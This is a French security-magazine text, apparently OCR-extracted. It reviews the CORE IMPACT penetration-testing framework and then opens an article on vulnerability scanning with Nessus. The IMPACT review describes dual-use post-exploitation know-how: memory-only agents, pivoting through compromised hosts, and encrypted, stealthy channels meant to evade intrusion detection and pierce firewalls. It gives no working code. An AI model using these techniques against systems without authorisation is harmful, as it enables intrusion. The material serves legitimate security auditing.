Cette approche est complémentaire, et non pas concurrente, de l'évaluation du niveau de vulnérabilité et des failles d'un système d'information réalisée grâce à des logiciels d'audit comme Nmap [1], Nessus [2], SARA [3] ou des variantes commerciales comme ISS Internet Scanner [4], GFI LANGuard [5], SAINT [6], Symantec NetRecon [7], Tenable NeWT [25] ou encore eEye Retina [8] (cette liste est loin d'être exhaustive). Des produits récents permettent également de construire une base d'éléments vulnérables de manière continue, potentiellement passive et non-intrusive comme par exemple NeVO de Tenable Security [9] ou RNA de Sourcefire [10]. Le test de pénétration permet de valider les résultats de ces différents outils et en quelque sorte de "prouver" qu'une faille est exploitable ou ne l'est pas.

PROCESSUS INDUSTRIEL ET FORMALISATION

IMPACT, via une industrialisation du test de pénétration, permet une approche plus formelle et également d'établir une *baseline* par rapport à un référentiel moins subjectif que dans le cadre d'un test de pénétration où la qualité du résultat dépend directement et presque complètement de l'individu qui le réalise. Bien souvent les exploits sont téléchargés sur quelques sites ou depuis des listes de diffusion plus ou moins connus et sont utilisés au petit bonheur la chance, sans les auditer et vérifier qu'ils soient efficaces. De temps en temps des exploits développés "en interne" voire plus privés (et achetés souvent sous forme binaire) sont également employés. L'avantage d'IMPACT est que les exploits sont testés par un département d'assurance qualité et les sources sont disponibles et modifiables.


La possibilité de créer des macros simplifie également une partie du processus, en particulier la phase d'acquisition d'informations sur les systèmes, applications et réseaux à auditer ou pour chaîner plusieurs exploits (par application par exemple). Pour les fans de `nmap` ou de `Nessus` qui ne veulent pas utiliser les modules de récupération active ou passive d'informations fournis, il est également possible d'importer les résultats de ces outils au format XML directement dans IMPACT.

En combinant les macros, l'automatisation et le fait de pouvoir lancer des modules en parallèle, la productivité augmente. Tout particulièrement une fois le premier hôte acquis, il est souvent intéressant de redéfinir la priorité de ses actions en se focalisant sur celui-ci tout en gardant d'autres modules actifs dans le fond. Par rapport à une approche manuelle, le risque de se prendre les pieds dans le tapis ou d'oublier certaines découvertes est moindre car toutes les actions et les résultats sont enregistrés dans des journaux et dans les propriétés des hôtes (nommés "*entities*"). Les propriétés des entités peuvent évoluer au fil des découvertes, des rebonds, de la mise à mal des relations (intrinsèques) de confiance, et être mises à jour, ce qui permet à IMPACT de proposer les exploits (environ 150 avec la version 3.3) qui sont censés être efficaces. En fonction de vos préférences de bureau Windows, il se peut que par défaut le surligné pour les modules soit du blanc sur un fond blanc (i.e. transparent)...

La prise d'empreinte est une des premières étapes du test de pénétration et se doit d'être aussi juste que possible, bien que souvent gourmande en temps et monotone, pour permettre à IMPACT d'identifier quels exploits peuvent être lancés et avec quels paramètres. Il est connu que la prise d'empreinte (identification du système en essayant de détecter les spécificités

de la pile TCP/IP ou encore d'un service ou d'une application en se fiant au bandeau) génère bon nombre de faux positifs. Cette phase est critique et n'est pas à négliger bien que relativement lente (la performance des versions récentes des modules est nettement meilleure).

D'autres fonctionnalités comme de permettre des rebonds chaînés et transparents via des systèmes pivots (*pivoting* en terminologie IMPACT), le nettoyage de ces systèmes quand l'agent (voir Syscall Proxy et Agents) est supprimé et la génération du rapport d'audit horodaté (**image 1**) sont un apport majeur de cet outil par rapport à l'état de l'art. L'écriture du rapport est souvent la partie de la mission qui motive le moins l'auditeur et de temps en temps on retrouve des copier/coller à foison et bien des choses sont omises et oubliées (comme certains outils installés sur des systèmes durant le test). La journalisation de toutes les actions et des résultats génère un canevas de qualité pour le rapport.



1 Exemple de rapport

La majorité des produits dans le domaine des tests de pénétration sont encore relativement immatures. Le fait d'avoir un cadre (*framework*) permet d'être relativement générique et flexible, donc d'adapter les fonctionnalités plus facilement et rapidement, si le besoin s'en fait sentir.

Le produit est clairement orienté entreprise et fonctionne sous Windows. Beaucoup de personnes dans le (petit) monde des tests de pénétration sont plutôt férus d'environnements Unix. Une solution, loin d'être idéale, pour combiner le meilleur des deux mondes et des différents outils, serait par exemple d'avoir Linux comme système d'exploitation avec `VMware` **[16]** pour émuler un PC virtuel et faire tourner une instance de Windows avec IMPACT.

PYTHON : UN LANGAGE À APPRENDRE ?

Simple phénomène de mode ou langage ayant un avenir aux côtés de Perl et du C ? Force est de constater que bon nombre d'applications dans le domaine des exploits, des preuves de concept ou des *shellcodes* emploient du Python: outre les modules IMPACT, `Pcapy/Impacket/InlineEgg` **[11]**, `Immunity MOSDEF` **[12]** et `CANVAS` **[13]** (une sorte de concurrent pour IMPACT mais bien plus basique et moins bien doté qui regroupe une base d'exploits dans une même interface) ou encore `Shellforge` et `Scapy` **[14]** sont écrits en Python. Perl est également encore très présent et dans le même domaine, `MetaSploit` **[15]** (comparable à `CANVAS`) en est un bel exemple. `MS` et `CANVAS` permettent cependant d'apporter une certaine diversité que l'on retrouve souvent dans les audits et tests de pénétration, aucun outil n'apportant l'ensemble des réponses nécessaires.

Les langages de scripts ont de plus en plus les faveurs des développeurs et Python qui est orienté objet, plus "lisible" que du Perl, s'apprend relativement rapidement. Il ne faut pas espérer, du moins à court terme, que les bases d'exploits des différents outils comme `CANVAS`, `IMPACT` et `MetaSploit` soient interopérables. Un peu à l'image des toussotements de la base de nommage et de référence inter-vendeur de vulnérabilités `CVE` **[17]**...

IMPACT est également une plate-forme de choix pour développer de nouveaux exploits (que vous partagerez peut-être avec la communauté ;-). En dehors du cadre technique (framework) qui est déjà existant, de plus en plus de modules offrant des APIs sont mis à disposition en plus des librairies Python (`SSH`, `SMB`, `DCE-RPC`, `ASN.1/SNMP`, `HTTP`, etc.) ainsi que des codes *shells* génériques, la génération à la volée de la charge (*payload*), l'injection de code dans un processus, une base d'adresses par système d'exploitation, etc. (voir **[11]**).
Cela permettra sans doute de combler une des lacunes d'IMPACT, et de beaucoup d'autres outils, à savoir permettre d'auditer un large éventail d'applications.

Cela requiert toujours et encore de développer des modules spécifiques pour ces dernières mais permet de s'affranchir des éléments de base et de tenter de réinventer la roue à chaque nouvel exploit à coder.


L'utilisation d'une machine virtuelle Python apporte également un niveau d'abstraction qui permet de se défaire, dans une certaine mesure, des spécificités de l'hôte au niveau des modules.

SYSCALL PROXY ET AGENTS

La fonction de relais d'appels systèmes est, avec celui des agents, une des innovations majeures du produit. En effet l'exploit ou tout autre module n'est pas téléchargé sur le système distant mais exécuté localement grâce à la couche d'abstraction fournie par le `"proxy syscall"` **[18]** et propagé au système final. Le nombre, l'implémentation et l'appel de *syscalls* n'est pas identique entre UNIX et Win32 **[20]**. Par exemple, sous Linux, il suffit de placer les différents arguments dans les registres `(Exx)`, d'appeler l'interruption `0x80` et récupérer le retour dans `EAX`. Sous Windows, on peut accéder à toute fonction dans n'importe quelle librairie dynamique `(DLL)` via des appels à `LoadLibrary` et `GetProcAddress` pour obtenir l'adresse de la fonction (voir **tableau** ci dessous).

Un client et un serveur *syscall* jouent le rôle d'interfaces entre le processus (pour le client) et le système d'exploitation (pour le serveur) (**image 2**). Le processus ne communique donc plus directement avec l'OS sous-jacent mais via la nouvelle interface *syscall* formalisée (*marshalling*). Le client *syscall* communique avec le serveur *syscall* au travers d'une couche réseau, ce qui rend la problématique "local" ou "distant" caduque: pour le processus tout se passe en local même si finalement le code se trouve en réalité exécuté quatre machines plus loin. Contrairement aux RPC (*Remote Procedure Calls*) qui utilisent le format de représentation intermédiaire XDR (*eXternal Data Representation*), le client *syscall* adapte le code ou la commande à invoquer directement aux contraintes et conventions du serveur.

Deux agents (serveur *syscall*) différents sont livrés et peuvent être installés de manière éphémère et discrète sur le système distant après exploitation de la vulnérabilité. Ils vont servir à rebondir via ce système ou exploiter des failles locales. Les agents obtiennent les droits du processus qui a été exploité et vont exécuter les modules (recherche d'information, augmentation de privilèges, etc). Les agents se doivent d'être sûrs pour éviter de rendre l'infrastructure testée plus vulnérable et donc d'augmenter




les risques de compromission par des tiers. C'est pourquoi les communications entre les agents et IMPACT peuvent également être chiffrées et authentifiées, voire furtives, pour s'évader d'un outil de détection d'intrusion ou encore utiliser d'autres canaux pour percer un pare-feu (IP sur HTTP, connexion "depuis"/"vers"/"réutilisation session TCP" par exemple). Le fait de ne pas avoir à installer des applications, bibliothèques (*libraries*), voire un compilateur lors de l'acquisition d'un hôte permet, non seulement de ne pas "polluer" le système, mais également un gain de temps non négligeable.

Après avoir abusé des relations de confiance entre les différents systèmes (au sein d'un même domaine administratif, réseau ou de filtrage par exemple), on se retrouve souvent bloqué sans `shell`... Avec les agents de niveau 0 cela n'est pas problématique car ils s'éxécutent en mémoire uniquement, comprennent un mini-serveur *syscall* (l'agent 0 pour Linux fait environ 80 octets) et dès que l'on se détache de celui-ci, il se détruit. Cette flexibilité engendre une contrainte forte: les agents 0 sont monotâches et ne contiennent pas de mécanismes cryptographiques! Une fois l'agent 0 installé, il est possible d'exécuter un *mini-shell* qui fournit quelques commandes de base.

Le deuxième type d'agent est celui de niveau 1, bien plus complet (multitâches, communications chiffrées, etc.) mais aussi plus complexe à déployer: la manière la plus automatisée consiste à déployer un agent de niveau 0, lui faire obtenir les droits maximum (*root* ou *administrator* si possible) pour pouvoir disposer du maximum de fonctionnalités et l'*upgrader* en agent de niveau 1. Ce dernier permet (grâce à une interface PCAP **[19]**)

Exécution d'appels systèmes

OS/Architecture	Syscall	Paramètres	Appel
Linux i386	EAX	EBX, ECX, EDX, ESI, EDI, EBP	int 0x80
xBSD i386	EAX	Dans la pile	int 0x80
Solaris SPARC	g1	o0, o1, o2, o3, o4	ta 0x08



→ **au centre les entités** (l'hôte 192.168.36.28 est sélectionné)

→ **à gauche la liste des modules** (en rose les modules ou exploits qui peuvent être utilisés à l'encontre de l'entité sélectionnée)

→ **en bas à gauche les propriétés de l'entité sélectionnée** (la première ligne montre le chaînage des agents et le reste du tableau diverses informations comme le système d'exploitation, l'architecture, les bandeaux et les ports en écoute découverts)

→ **en haut à droite une liste de modules exécutés** (ou en cours d'exécution) et sur quel agent

→ **en dessous des informations sur le dernier module exécuté** (résultats, actions détaillées et le contexte - c'est-à-dire les paramètres passés au module)

→ **en bas à droite des informations détaillées sur le module sélectionné** (vulnérabilité, description et liens vers différentes bases et vendeurs pour le correctif)

3 La console IMPACT est divisée en fenêtres (Pour des informations plus détaillées voir [27]).

d'interagir avec le réseau (écoute, découverte active et passive, etc.). A la différence de l'agent de niveau 0, celui de niveau 1 installe temporairement des fichiers sur le système.

Le troisième agent, *localagent*, est l'agent local (*level* 3) qui est fixe et intégré dans la console IMPACT (**image 3**): il est composé de la machine virtuelle Python, implémente l'interface *syscall* locale et se connecte à la base de données des entités ("*entity database*"). Il utilise le *driver* `NDIS WinPcap` [21] pour s'interfacer avec le réseau, ce qui peut poser quelques soucis et limitations surtout si un pare-feu personnel (en fonction de la manière dont il s'interface à la pile TCP/IP ou avec, voire dans, les autres *drivers* NDIS) ou certains autres *drivers* (comme ceux des cartes réseaux sans fil ou des clients VPN IPsec) sont également installés. Cet agent est le point de départ (*agent source*) de tout test de pénétration. Au fur et à mesure des nouvelles acquisitions et du déploiement de nouveaux agents, l'agent depuis lequel on veut que le module sélectionné s'exécute doit être marqué comme agent source.

L'agent de niveau 0 est disponible pour Solaris 6 à 8 sur SPARC, Linux 2.2 et 2.4 sur i386, OpenBSD 2.8 à 3.1 sur i386 ainsi que Windows NT4, 2000 et XP sur i386. L'agent de niveau 1 est disponible pour Solaris 7 et 8 sur SPARC, Linux 2.2 et 2.4 sur i386, OpenBSD 2.8 à 3.1 sur i386 (sans le canal de communication IRTP [26]) ainsi que Windows 2000 et XP sur i386 (mais sans support pour PCAP). L'absence de support PCAP signifie qu'il est impossible de renifler (écouter) le réseau. Seul l'agent de niveau 3 peut usurper l'adresse IP source (*IP spoofing*).

NOUVEAUX VECTEURS D'ATTAQUE

Force est de constater que dans un environnement où la sécurité des réseaux, des systèmes et des applications est prise au sérieux, il est de plus en plus difficile de trouver des failles, et surtout des failles exploitables en se situant hors de l'entreprise. Il est donc quasiment indispensable d'attaquer le poste client, et le maillon souvent faible de la chaîne de la sécurité, l'utilisateur.

Les attaques contre le poste client et l'utilisateur, qui, bien qu'asynchrones (il faut attendre une action de l'utilisateur par exemple), sont de plus en plus prisées: il suffit de lister les vulnérabilités exploitables découvertes dans Internet Explorer ces derniers mois. Outre la messagerie qui est depuis bien longtemps utilisée pour propager des vers et autres virus, faire de même en abusant les différentes formes de messagerie instantanée est relativement neuf. Peut-être aurons-nous droit à des modules qui permettront ce genre de fonctionnalités dans un futur proche ?

D'autres éléments du système d'information restent à exploiter: les équipements réseaux ainsi que les systèmes auxquels "il est interdit de toucher" comme les ERP (*Enterprise Resource Planning*) du type SAP R/3 par exemple. Il est également vraisemblable qu'un agent pour des routeurs ou des commutateurs Cisco aurait un succès considérable vu sa furtivité et son déploiement au cœur du réseau de l'entreprise.

En revanche, un autre défi est posé aux développeurs d'exploits : comment continuer à pénétrer un système d'information si de plus en plus de systèmes et d'administrateurs systèmes déploient des fonctionnalités comme `PaX` [22], `grsec` [23] ou encore `W^X/ProPolice` [24] d'OpenBSD ? Faudra-t-il se tourner vers des attaques indirectes employant des chevaux de Troie ou chercher à découvrir une nouvelle classe d'attaques ?

CONCLUSION

Quels avantages ? Outre la partie industrielle et plus formelle qu'apporte ce type d'outil, il permet une réduction potentielle du coût en fonction de l'environnement, une internalisation d'une partie du test de pénétration et une augmentation des connaissances des équipes internes, ce qui pourrait tendre à des tests moins espacés dans le temps. Cependant, il ne faut pas oublier qu'aucun n'outil n'est parfait, que des exploits privés existent et continueront d'exister, que de nouvelles failles plus ou moins critiques sont découvertes quotidiennement, qu'un système d'information évolue de manière constante. Tous ces vecteurs permettront toujours et encore de prouver que la sécurité à 100% est un leurre, même après un audit qui pourrait sembler parfait.

IMPACT reste un outil et ne remplacera jamais l'expérience d'un auditeur confirmé et créatif. Toutefois, la combinaison des deux pourrait s'avérer une approche gagnante sur bien des points. Un point négatif est qu'il est parfois difficile de comprendre pourquoi un exploit n'a pas fonctionné et comment l'adapter en se référant au message d'erreur et en lisant le code. Encore une fois, l'expérience et la qualité de l'auditeur feront la différence.

Le marché va-t-il adopter ce produit ? La réflexion autour de cette question est source de débats, en effet, la majorité des tests de pénétration se font sur l'infrastructure extérieure bien délimitée et rarement dans le but d'aller au cœur du système d'information. Pour éviter les guerres inter-départements, beaucoup de dirigeants préfèrent, *a priori*, également externaliser cet audit et obtenir des "preuves" de la sécurité ou de la vulnérabilité du domaine tout en contrôlant le flux d'informations. Il est bien connu qu'on n'est jamais prophète dans son propre pays…

Cet outil, comme bien des outils dans de mauvaises mains, pourrait être détourné pour commettre des actions illégales, mais de nombreux mécanismes d'identification sont présents et la valeur de l'outil diminue dans le temps avec l'impossibilité de télécharger les mises à jour de la base d'exploits.

Peut-être qu'une des futures versions d'IMPACT sera plus orientée simulation avec par exemple des scénarios d'attaques et une définition du niveau de l'attaquant…

Nicolas FISCHBACH (**nico@securite.org**)

http://www.securite.org/nico/
Senior Manager – IP Engineering/Security

COLT Telecom - **http://www.colt.net/**

REMERCIEMENTS

Merci à Ivan, Max et Jeff de CoreST pour CORE IMPACT et le temps consacré à expliquer en détail son architecture ainsi que ses fonctionnalités. Un grand merci aux relecteurs et tout particulièrement à Arno, Phil, Renaud, Nicolas, BBP, Sam et Cédric pour les discussions et leurs avis sur les différents types de tests de pénétration, l'état et l'avenir du marché ainsi que les approches techniques.

RÉFÉRENCES

[1] nmap - **http://www.insecure.org/nmap/**

[2] Nessus - **http://www.nessus.org/**

[3] SARA - **http://www-arc.com/sara/**

[4] ISS Internet Scanner – **http://www.iss.net/products_services/enterprise_protection/vulnerability_assessment/scanner_internet.php**

[5] GFI LANGuard - **http://www.gfi.com/lannetscan/**

[6] SAINT - **http://www.saintcorporation.com/products/saint_engine.html**

[7] Symantec NetRecon - **http://enterprisesecurity.symantec.fr/products/products.cfm?ProductID=276**

[8] eEye Retina - **http://www.eeye.com/html/Products/Retina/**

[9] Tenable NeVO – **http://www.tenablesecurity.com/nevo.html**

[10] Sourcefire RNA – **http://www.sourcefire.com/products/rna.html**

[11] CoreST OSS – **http://oss.corest.com/**

[12] Immunity MOSDEF - **http://www.immunitysec.com/MOSDEF/**

[13] Immunity CANVAS – **http://www.immunitysec.com/CANVAS/**

[14] Shellforge/Scapy - **http://www.secdev.org/**

[15] MetaSploit - **http://www.metasploit.com/**

[16] VMware workstation - **http://www.vmware.com/products/desktop/ws_features.html**

[17] Common Vulnerabilities and Exposures - **http://cve.mitre.org/**

[18] Syscall Proxying - Simulating remote execution- **http://community.core-sdi.com/~juliano/doc/SyscallProxying.pdf**

[19] Programming with pcap - **http://www.tcpdump.org/pcap.htm**

[20] `man trace, strace, ktrace, truss`

[21] WinPcap - **http://winpcap.polito.it/**

[22] PaX - **http://pageexec.virtualave.net**

[23] grsecurity - **http://www.grsecurity.net**

[24] Exploit mitigation techniques - **http://www.openbsd.org/papers/pacsec03/e/index.html**

[25] Tenable NeWT - **http://www.tenablesecurity.com/newt.html**

[26] IRTP, RFC 938 - **http://www.faqs.org/rfcs/rfc938.html**

[27] CORE IMPACT Flash Demo - **http://www1.corest.com/products/coreimpact/demo.php**

L'audit de vulnérabilités avec Nessus

Les vers de l'été dernier ont eu des conséquences inattendues. Outre la série d'équipements publics qui ont subitement cessé de fonctionner aux Etats-Unis (en particulier certains distributeurs de billets), de nombreuses personnes ayant déployé des pare-feu, des relais applicatifs, des IDS et des IPS (voire même ayant totalement déconnecté leur réseau interne de l'Internet) ont eu la mauvaise surprise de voir MsBlaster se promener sur leur réseau. Pourquoi ? Parce que les portables se démocratisent dans l'entreprise, et peuvent se faire contaminer une fois branchés sur la ligne ADSL du domicile de leur propriétaire.

Et pour lutter contre ce type d'exploitation de failles, aucun firewall, aucun IPS ne solutionne le problème. Le plus simple est encore de prendre le problème à la racine, et de corriger les failles de chaque équipement connecté au réseau.Or, faire l'inventaire de toutes les failles présentes sur le réseau est une tâche ardue et consommatrice de beaucoup de temps. C'est pourquoi j'ai écrit le logiciel Nessus, un logiciel libre disponible à **http://www.nessus.org**, qui automatise au maximum ce travail, afin que les équipes de sécurité et les administrateurs passent plus de temps à patcher efficacement la multitude de systèmes présents sur le réseau.

Bien que cet article soit spécifique à Nessus, les principes énoncés peuvent s'appliquer à la plupart des scanners de vulnérabilités du marché, plus ou moins quelques fonctionnalités.

LE PRINCIPE

Un scan de vulnérabilités consiste à obtenir une vue globale de l'état de la sécurité de son réseau – ou du moins de tous les équipements IP qui y sont branchés – en un minimum d'efforts. Il ne s'agit pas seulement de trouver les failles, mais aussi de faire l'inventaire des machines présentes sur le réseau (ce qui permet par extension de repérer des machines connectées par un *Access Point* connecté « sauvagement » sur une prise Ethernet), des services qu'elles offrent, des problèmes de configuration de ceux-ci, et enfin des failles connues qui y sont disséminées (hélas, la plupart des gens se focalisent simplement sur ce dernier point, alors qu'il suffirait de désactiver les services inutilisés pour réduire celui-ci considérablement).

Le scanner de vulnérabilités permet de faire cet audit à moindres coûts, puisqu'il nécessite relativement peu de connaissances techniques pour faire son travail correctement, est largement automatisable et donc corvéable à merci, et produit des rapports directement exploitables par l'administrateur moyen. Il permet ainsi aux administrateurs systèmes et équipes de sécurité de l'entreprise, mais aussi aux particuliers ayant un petit réseau domestique d'obtenir, au jour le jour l'état global de la sécurité de leur infrastructure. Certains scanners dressent même une carte graphique du réseau, ce qui permet d'avoir une idée précise de la topologie de ce dernier.


Cependant, le scanner n'est qu'un outil, et par conséquent ses capacités de raisonnement ne dépassent que très légèrement celles d'une brique. Cela signifie qu'il peut lui arriver de passer à côté de failles triviales, telles qu'une bannière Telnet disant « *en cas d'oubli de votre mot de passe, connectez-vous avec le compte de Nicolas* (`nico/taz4pu`) » . Il faut donc prendre ces rapports avec recul, et si ceux-ci disent que tout va bien, il n'est pas inutile de rester méfiant et de gérer son infrastructure en considérant que le pire peut arriver (étonnamment, comme nous le verrons plus loin, si le scanner vous dit qu'une machine est remplie de failles, il n'est pas forcément opportun de la débrancher immédiatement, car les scanners peuvent générer des fausses alertes appelées *faux-positifs*).

Finalement, un scanner peut aussi créer de mauvaises surprises sur le réseau, en particulier vis-à-vis des équipements embarqués. Certains vont faire imprimer des feuilles blanches aux imprimantes (ou plus précisément une page blanche contenant une ligne de texte), ou bien vont faire planter celles-ci. Pourquoi ? Tout simplement parce que le principe même du scanner est d'interagir avec les équipements du réseau, et que certains ont des piles IP ne respectant pas les RFC. C'est pourquoi Nessus possède une option appelée « *safe checks* » qui minimise les dégâts collatéraux possibles, mais gardez bien à l'esprit que même si cette option est enclenchée certains équipements vont planter à cause d'un simple scan de ports.

Il est donc de rigueur de ne pas considérer un scanner comme un jouet – c'est un outil de gestion du réseau qui, s'il est mal configuré, peut poser de graves problèmes à ce dernier. Assurez-vous de comprendre chaque option que vous activez, et si vous voulez en tester une alors commencez par des machines non stratégiques et clairement identifiées.

ARCHITECTURE DE NESSUS

Nessus est un scanner de vulnérabilités modulaire – c'est à dire que la liste des tests qu'il doit mener n'est pas codée en dur dans son moteur, mais sous forme de *plugins* externes, chacun étant chargé de tester une faille bien précise. Ces plugins sont majoritairement écrits en NASL (*Nessus Attack Scripting Language*), et une minorité est écrite en C. Les plugins ont la possibilité de communiquer entre eux (ou plutôt de se laisser des messages) au travers d'une base de connaissance unique pour chaque machine. Cette base se construit tout au long du scan et contient des informations telles que la liste des ports ouverts, la liste des bannières, le système d'exploitation de la machine distante, etc. Il est possible de sauver celle-ci sous forme de fichier sur le disque pour l'importer dans d'autres programmes (option `save_kb`).



1 Sélection des plugins

POURQUOI NASL ?

L'usage d'un langage spécialisé permet de diminuer énormément la taille du code de chaque plugin, ce qui les rend plus simples à écrire et maintenir. De plus, NASL offre une *sandbox* – un script ne peut pas lire les fichiers locaux, ne peut pas exécuter de commandes sur la machine locale, et ne peut pas établir de connexion vers une machine autre que celle qui est testée. Comme c'est un langage interprété, il n'est pas non plus vulnérable à des attaques par dépassement de *buffer*, ce qui évite de mauvaises surprises, mais aussi renforce la stabilité de l'ensemble du programme.

NASL possède une API simple et complète, ainsi que plusieurs bibliothèques simplifiant l'écriture de tests de haut niveau (HTTP, SMB, NFS, RPC, etc.). De plus, les connexions SSL sont gérées de manière complètement transparente. Un guide de référence complet du langage est disponible à **[1]**.

Finalement, NASL est indépendant de l'architecture sous-jacente, ce qui permet de distribuer les scripts de manière automatisée.

Les plugins Nessus possèdent chacun un numéro d'identification unique, ainsi que des références croisées vers d'autres bases de vulnérabilités (CVE, Bugtraq, IAVA…).

Enfin, Nessus est articulé autour d'une architecture client – serveur. Le serveur est en charge des tests, alors que le client se contente de paramétrer le scan et d'obtenir des résultats. Outre le client graphique fourni par défaut, il existe une variété de clients tiers **[2] [3]**. Ce découplage permet de positionner plusieurs scanners sur le réseau, derrière des firewalls, et de piloter le scan à partir d'un point unique. La communication client – serveur se faisant au-dessus de TLSv1, la confidentialité des rapports est assurée pendant leur transit.

DÉROULEMENT THÉORIQUE D'UN AUDIT

Avant de commencer un audit, il convient de déterminer les réseaux que l'on souhaite tester, et il faut configurer le scanner en conséquence – un serveur Web exposé dans une DMZ n'est pas aussi fragile que les machines d'un réseau interne.

La plupart des scanners du marché offrent la possibilité de leur donner un compte NT, ce qui permet au scanner de lire la base de registre des machines distantes et ainsi de faire un audit plus complet. Les instructions pour ce faire sont disponibles à **[4]**

Une fois que l'utilisateur a désigné un ou plusieurs réseaux à tester, le Nessus suit la séquence suivante, pour chaque machine :

Tout d'abord, le scanner doit établir si la machine distante est allumée : pour ce faire, ce dernier ne peut pas se contenter de lui envoyer un *ping echo-request* et d'attendre un *echo-reply*. En effet, un scanner devant être polyvalent, il se peut qu'un filtre de paquets protège la machine distante. Nessus tente une série de ping TCP (envoi d'un paquet SYN et attente d'une réponse quelconque) sur divers ports généralement accessibles sur une machine protégée (80, 443, etc.). Comme il se peut que le réseau soit chargé, chaque port est réessayé plusieurs fois afin de s'assurer qu'une absence de réponse n'est pas due à un paquet perdu. Si aucune réponse n'est obtenue, alors la cible est considérée comme éteinte et le scan se termine là.

